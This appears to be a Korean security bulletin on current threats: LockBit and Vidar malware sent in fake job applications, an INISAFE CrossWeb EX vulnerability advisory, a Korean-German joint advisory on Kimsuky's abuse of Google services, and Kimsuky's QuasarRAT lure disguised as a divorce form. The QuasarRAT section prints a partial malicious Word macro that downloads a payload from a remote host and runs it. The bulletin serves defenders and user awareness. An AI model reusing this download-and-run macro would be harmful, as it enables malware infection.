
doc 파일을 실행하면, 악성 매크로가 동작하면서 공격자가 미리 지정해 놓은 C&C에 접속하여 악성 dll 파일을 내려받아 실행하는데, 이때 실행하는 doc 파일과 dll 파일의 용량이 500MB 이상이라는 특징을 갖고 있습니다.



[그림 2] 공격에 사용된 500MB 이상의 용량을 가진 doc 및 dll 파일


LockBit 랜섬웨어 및 Vidar 악성코드, 입사지원서 위장해 유포중!

입사지원서를 위장한 피싱 메일을 통해 랜섬웨어 및 악성코드를 유포하는 방식은 공격자들이 즐겨 사용하는 공격 방식 중 하나로, 이번 공격은 주로 공기업 사용자를 대상으로 진행되었습니다.



[그림 1] 입사지원서를 위장한 피싱 메일

피싱 메일은 입사지원 내용과 함께 압축파일이 첨부되어있습니다. 압축파일은 비밀번호가 설정되어 있으며, 이메일 본문 내 비밀번호가 포함되어 있습니다.



[그림 2] 압축파일 내부


.zip 파일 내에는 .alz 파일이 포함되어 있으며, .alz 파일 내부에는 악성 파일이 포함되어 있습니다.

악성 파일은 파일명과 확장자 사이에 다수의 공백을 추가하고 한글 파일과 엑셀 파일의 아이콘을 사용하여 사용자의 실행을 유도하고 있습니다.

[[이 력 서_230305]]

파일이 실행되면 사용자 PC 내 로컬 드라이브, 연결된 네트워크 공유 드라이브, 연결된 공유 폴더들을 암호화한 후 .lockbit 확장자로 변경합니다.


또한 파일 복구를 어렵게 하기 위하여 볼륨 새도우 복사본 및 로컬 시스템 백업을 삭제하며, 랜섬노트 생성 및 바탕화면 변경을 통하여 랜섬웨어에 감염되었다는 사실을 사용자에게 알립니다.



[그림 3] 랜섬웨어 변경 악성코드

[[지 원 서_230305]]

지원서 파일은 정보탈취 악성코드인 Vidar 악성코드의 변종으로, 사용자가 해당 파일을 실행하면 특정 텔레그램 주소에 접속하여 프로필에 적혀있는 C&C 주소를 받아와 C&C에 접속하여 압축 파일을 내려받습니다.



[그림 4] 텔레그램 프로필에 적힌 C2 정보

다운로드 되는 압축파일 내에는 정보 유출이 필요한 기능이 구현된 정상 DLL 파일들이 포함되어 있으며, C&C 서버 접속과 동시에 크롬(Chrome), 엣지(Edge) 브라우저에 저장되어 있는 정보들을 수집하여 ProgramData 폴더로 복사 후, 사용자 시스템 정보 수집을 시작합니다.

이밖에도 WinSCP, FileZilla 같은 FTP 프로그램의 정보, Tronium, Trust Wallet, bitwarden, Hashpack 같은 가상화폐 프로그램 관련 정보들도 함께 수집됩니다.

정보 수집이 완료되면 현재 동작중인 화면을 찍은 screenshot.jpg 파일과 함께 수집 정보와 시스템 정보를 취합한 파일들을 압축하여 C&C 서버로 전송합니다.

이니텍 INISAFE CrossWeb EX V3 취약점 주의!

INISAFE 제품에서 취약점이 발견되었습니다.

INISAFE CrossWeb EX는 이니텍이 개발한 인증서 발급 업무 및 전자서명 기능을 제공하는 인증서기반 솔루션입니다.

공격자는 해당 취약점을 악용하여 임의 파일 다운로드 및 원격코드 실행이 가능하게 됩니다.

이번 취약점의 경우 북 해킹 조직이 해당 취약점을 활용하여 악성코드 유포 및 경유지에 활용한 것으로 확인되어 빠른 패치가 필요합니다.

영향받는 버전

INISAFE CrossWeb EX V3 3.3.2.40 이하 버전

패치버전

INISAFE CrossWeb EX V3 3.3.2.41 버전

* 삭제방법

- 1) [제어판]-[프로그램]-[프로그램 및 기능] 에서 INISAFE CrossWeb EX V3 버전을 확인
- 2) 취약한 버전으로 확인시 제거를 클릭하여 제거
- 3) 이용중인 금융사이트 등에 접속하거나 개발사 홈페이지에 직접 접속하여 취약점이 해결된 버전으로 재설치

* Windows 클라이언트(v3.3.2.41_32bit)

한독(韓獨) 합동 사이버 보안 권고: 김수키(Kimsuky) 해킹조직의 구글 브라우저 및 앱 스토어 서비스 악용 공격 주의


3월 20일, 대한민국 국가정보원(NIS)와 독일 헌법보호청(BfV)이 합동 권고문을 발표하였습니다.

이번 합동 권고문은 김수키(Kimsuky) 해킹조직(탈북, 벨벳천리마 등으로도 불림)이 한반도·대북 전문가를 공격하기 위해 구글에서 제공하는 브라우저 및 앱 스토어 서비스를 악용한 사례에 대해 공개하여 사이버 공격에 대한 사용자들의 경각심 고취를 목적으로 하고 있습니다.

김수키 해킹 조직은 이번 공격에서 2 가지 공격 수법을 사용하였습니다.

1) 크롬미움 브라우저 확장프로그램(Extension)을 악용한 구글메일 절취

스피어피싱 이메일을 통해 악성 크롬미움 확장프로그램 설치를 유도한 후, 피해자가 G 메일 로그인시 자동으로 확장프로그램이 동작하여 이메일을 절취 합니다



[이미지 출처 : 230320 韓獨 합동 사이버 보안 권고(국문).pdf]

* 크롬미움(Chromium) 이란?

크롬미움이란 브라우저의 이름이자 다양한 브라우저에서 사용하는 소스코드를 생성하는 오픈소스 프로젝트의 이름. 크롬미움을 기반으로 개발된 브라우저에는 크롬, 엣지, 오페라, 네이버 웨일, 삼성인터넷 등이 있다.

2) 구글 플레이 동기화 기능을 악용한 스마트폰 악성앱 설치

공격자는 피싱메일 등으로 사전에 절취한 피해자 구글 계정으로 로그인 후 구글 플레이의 웹-스마트폰 동기화 기능을 악용하여 공격 대상자가 별도 조작 없이도 안드로이드 스마트폰에 악성 앱을 설치합니다.



[이미지 출처: 230320 韓獨 합동 사이버 보안 권고(국문).pdf]

이러한 공격의 위협을 줄이려면 2 단계 인증을 설정하시고, 이메일을 수신하였을 때 발신자 주소를 확인하시고 낯선 사람에게서 수신한 이메일 및 첨부파일의 열람을 지양하셔야 합니다.


출처 : https://www.ncsc.go.kr:4018/main/cop/bbs/selectBoardArticle.do?bbsId=SecurityAdvice_main&nttlId=25266&pageIndex=1

김수키(Kimsuky)조직, '협의 이혼 의사 확인 신청서'를 위장한 QuasarRAT 유포 중!


주로 피싱/스팸 메일이나 크랙 프로그램을 통해 유포되었던 QuasarRAT 이 매크로가 포함된 워드 파일을 통해 유포된 정황이 포착되어 사용자들의 각별한 주의가 필요합니다.

QuasarRAT 은 공격자로 하여금 원격 접근이 가능하도록 허용하는 악성코드로, 사용자 계정 및 사용자 환경 정보 수집이 가능하며, 원격 코드실행 및 파일 업/다운로드 등 추가 악성행위가 가능합니다.

이번에 수집된 샘플은 "협의 이혼 의사 확인 신청서" 워드파일을 위장하고 있으며, 악성 매크로가 포함되어 있습니다.



[그림 1] [콘텐츠 사용] 버튼 클릭 유도



[그림 2] 콘텐츠 사용 버튼 클릭 후 보이는 페이지(위) 및 정상 파일(아래)


사용자가 파일을 실행하면 [콘텐츠 사용] 버튼 클릭을 유도하며, [콘텐츠 사용] 버튼을 누르면 협의이혼의사확인신청서 양식을 보여주며 정상파일인것 처럼 위장합니다. 하지만 백그라운드에서는 AutoOpen() 함수에 의해 사용되 워드 파일에 포함된 매크로가 자동 실행됩니다.

여기에서 주목할만한 점은 일반적인 워드파일과는 다르게, 파일 형식은 .doc 파일이지만 .hwp 파일 형식으로 보여진다는 점입니다. 이는 공격자들이 법원 전자민원센터에서 제공되는 한글 파일(.hwp)을 워드 파일(.doc)로 저장하여 이번 공격 디코이 파일로 사용했음을 추측할 수 있습니다.

```
Sub AutoOpen()  
On Error Resume Next  
sn = "utf"  
Set wm = GetObject("winmgmts:win32_process")  
pw = "utf8utf8"  
Weed sn, pw  
Present  
Set wnd = ActiveDocument  
wnd.Save  
cnt = "On Error Resume Next:Set mx = CreateObject("MSXML2.ServerXMLHTTP"):mx.open ""GET"", ""https://drive.google.com/uc?exp  
pth = "C:\Users\ & Application.UserName & "\AppData\Roaming\Microsoft\Templates\version.ini"  
ResContent pth, cnt  
wm.Create "wscript.exe //e:vbscript //b " & pth  
End Sub
```

[그림 3] 워드파일 내 포함되어 있는 악성 매크로 코드 일부

매크로가 실행되면 공격자가 미리 설정해 놓은 c2에 접속하여 악성 파일을 version.ini 파일명으로 저장하고 실행합니다. version.ini 파일이 실행되면 version.ini, runps.vbs, conf.ps1 파일을 생성하고 실행합니다.



[그림 4] version.ini 실행 후 생성된 파일 목록

이름	상태	트리거
MicrosoftEdgeUpdateTaskMachineUAC	준비	2023-03-15 오전 9:20에 - 트리거된 후 무기한으로 00:50:00마다 반복합니다.
<		
일반	트리거	동작
조건	설정	기록(사용 안 함)
작업을 만들 경우 작업이 시작될 때 발생하는 동작을 지정해야 합니다. 이 동작을 변경하려면 [속성] 명령을 사용하여 작업 속성 페이지를 여십시오.		
작업	자세히	
